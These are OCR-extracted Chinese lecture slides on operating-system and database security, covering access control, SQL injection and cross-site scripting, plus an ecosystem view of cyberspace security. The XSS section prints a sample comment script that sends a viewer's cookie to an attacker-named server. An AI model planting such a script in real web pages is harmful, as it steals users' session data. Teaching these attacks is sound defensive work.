
级别	操作系统的安全可信性
D	最低安全性
C1	自主存取控制
C2	较完善的自主存取控制（ DAC ）、审计
B1	强制存取控制（ MAC ）
B2	良好的结构化设计、形式化安全模型
B3	全面的访问控制、可信恢复
A1	形式化认证

加密功能的启动和使用




（1）　（2）　（1）　（2）

加密功能的滥用



操作系统安全功能

操作系统建立可信交互路径，实现应用系统和加密功能的有效衔接



用户管理与身份认证

- 注册用户档案：
  - 账户名 + 账户标识 + 口令
  - 用户分组
- 用户登录过程：
  - 账户名 + 口令

自主访问控制

- 文件的拥有者可以自主确定任何用户对该文件的访问权限
- 访问权限既可以授给用户，也可以授给用户组


日志功能

- 记录系统中发生的重要活动的详细信息
  - Aug 21 14:44:24 siselab su(pam_unix)[1149]: session opened for user root by alice(uid=600)

强制访问控制

- 实现一个多级安全策略（ MLS ， Multi-Level Security ）
  - 信息按照保密程度划分多个级别，用户按照职务层次划分多个等级
  - 访问许可的判断依据是信息的级别和用户等级，不是用户的意愿

数据库安全概述



数据库安全控制模型

对数据库系统的威胁主要来自

① 非法访问数据库信息；
② 恶意破坏数据库或未经授权非法修改数据库；
③ 用户网络访问数据库时受到各种攻击，如搭线窃听等；
④ 对数据库不正确的访问导致数据库数据的错误等

数据库系统的安全需求：完整性、可靠性、有效性、保密性、可审计性及可存取控制与用户身份鉴别等

在一般的计算机系统中，安全措施是一级一级层层设置的

关系型数据库

关系型数据库是二维表

学生登记表

学号	姓名	性别	年龄	籍贯	系别	年级
20206021	赵山	男	18	云南	网络安全	2020
20207002	钱河	女	16	青海	计算机	2020
20208005	孙湖	女	17	新疆	数学	2020
20209038	李海	男	19	福建	心理学	2020
…	…	…	…	…	…	…

数据库表基本操作语言

- SQL 语言

SELECT 、 UPDATE 、 INSERT 、 DELETE

例子： SELECT * FROM 学生登记表 WHERE 年龄 <= 17

数据库访问控制

自主访问控制

- 访问授权
  - ✓ GRANT SELECT ON 学生登记表 TO 丁松
- 撤销授权
  - ✓ REVOKE UPDATE ON 学生登记表 FROM 胡影


强制访问控制 / 多级安全数据库

- 根据数据的敏感程度，确定数据的敏感级别
- 根据用户在工作中应该涉及的数据的敏感程度，为用户分配敏感等级
- 可以基于表、字段或记录建立敏感级别

数据推理

- 根据合法的非敏感数据推导出非法的敏感数据
- 对数据库数据进行非法间接访问
- 推理威胁源自统计数据库：利用合法的统计数据推导出不合法的敏感数据


数据库 SQL 注入攻击




```
SELECT UserList.Username
    FROM UserList
        WHERE UserList.Username = 'Username'
            AND UserList.Password = 'Password'
```

- SQL 注入攻击就是攻击者把 SQL 命令插入到 Web 表单的输入域或页面请求的查询字符串，欺骗服务器执行恶意的 SQL 命令
- SQL 注入一般存在于形如： **http://xxx.xxx.xxx/abc.aspx?id=XX** 等带有参数的 **asp/aspx/php/jsp 等动态网页中**。

基于 Web 的应用 - 论坛



含有脚本的评论

- 用户 A 发的评论：

  新冠病毒 <script>alert(' 阿门 ')</script>

- 用户 B 看到的评论：

  新冠病毒 + 弹出框：阿门

跨站脚本（ XSS ）攻击

- 脚本就是运行在网页服务器上的，使用一种特定的描述性语言，依据一定的格式编写的纯文本保存的程序，例如： ASP 、 PHP 、 CGI 、 JSP 等，一般都是要结合数据库如 ACCESS 、 MSSQL 、 MYSQL 、 Oracle 等来使用
- 脚本的攻击就是

  在脚本中加入一些破坏计算机系统的命令，这样当用户浏览网页时，一旦调用这类脚本，便会使用户的系统受到攻击。

- 用户 A 在评论中嵌入以下脚本：

```
<script>
window.location='http://ServerofA/?cookie='+document.cookie
</script>
```

- 用户 B 查看评论是：

  用户 B 的机器上的敏感信息随 cookie 被偷偷传输到用户 A 指定的服务器中

cookie 攻击

- 浏览器与服务器交互时，由服务器建立，由浏览器保存的一些赋值信息：
  - 在后续交互时，浏览器会把这些信息返还给服务器，使服务器了解浏览器的过往行为
  - 有些 WEB 服务能够收集有关用户的特定状态信息，用来在以后的会话中使用。
  - Cookie 会帮把在该网站上所输入的文字信息或是一些选择和操作都纪录下来，并将信息保存在用户的硬盘上，这些信息将保存在用户的浏览器中，当下一次用户连接到这个服务器时，浏览器就可以将合适的状态发送给服务器使用，服务器依据 Cookie 里的内容来判断使用者，送出特定的网页内容，提高了浏览网页的效率 。
- 安全性问题在于它可能泄露用户的信息，欺骗（攻击者通过修改存放在客户端的 cookie 来达到欺骗服务器认证目的）等问题。
  - Cookie 包含的信息包括用户的 IP 地址、用户密码个人资料等重要信息，服务器对其检索不是在服务器上进行，而是在用户的硬盘上进行

上海交通大學
SHANGHAI JIAO TONG UNIVERSITY

目 录

生态学系统 / 生态系统

- 在一定区域中共同栖居着的所有生物（即生物群落）与其环境之间由于不断进行物质循环和能量流动过程而形成的**统一整体**。
  - 统一整体：生物体和环境的统一，人与自然的统一，有机与无机世界是一个功能整体
  - 区域：生态系统是实在的，不是虚无的，一个地理范围能确定它的边界，如一个池塘、一片森林、一段海滩、一个湖泊
  - 物质循环：无机物（碳、氮、磷、水、二氧化碳等）、有机物（蛋白质、糖类、脂肪、腐殖质等）
  - 能量流动：光、功、热、食物的潜能；能量的运转由物理定律支配：热力学第一、第二定律

生态系统是个控制论系统

生态系统中的信息网络

- ✓ 系统所有部分由物理和化学信息连接起来
- ✓ 组分通过各种物理和化学信息形成网状关系
- ✓ 物理和化学信息的流动产生对系统的控制作用

诺伯特·维纳 1948 年创立的控制论科学包括：无生命控制和生命控制

- ✓ 机械反馈装置：自动控制装置
- ✓ 生物系统反馈装置：内稳态机制

生态系统：物质循环和能量流动的相互影响以及来自亚系统的反馈共同构成一个自我调整的动态平衡

数字生态系统

数字生态系统

是一个分布式的、适应性的、开放的**社会 - 技术系统**，受自然生态系统启发，它具有自组织性、可伸缩性、和**可持续性**。数字生态系统模型受到了自然生态系统知识的启示，尤其是在**形形色色的实体**之间的**竞争与合作**的相关方面。

网络空间生态系统

像自然生态系统一样，由形形色色的、出于多种目的进行**交互**的各种**成员**构成，主要成员包括私营**企业**、非营利组织、政府、个人、过程和网络空间设备等，主要设备包括计算机、软件、通信技术等

生态系统视角下的安全威胁模型

问题应对？	理念方面：把系统的概念拓展到生态系统的范围，重新认识安全威胁，重新构建安全模型； 技术方面：要有新的支撑技术
模型建立	不但要考虑企业自身的安全因素； 还必须考虑合作伙伴的安全因素。
关键支撑技术	自动化 Automation ：让响应速度跟上攻击速度，而不是以人力的响应速度应对机器的攻击速度； 互操作性 Interoperability ：由策略而不是技术约束定义网络空间共同体，允许网络空间生态系统成员在自动化的团体防御中无缝地、动态地协作； 认证 Authentication ：为在线决策建立基础，由人员认证扩展到包含设备认证，设备可以是计算机、软件、或信息等。

上海交通大學

SHANGHAI JIAO TONG UNIVERSITY

谢谢！

饮水思源 爱国荣校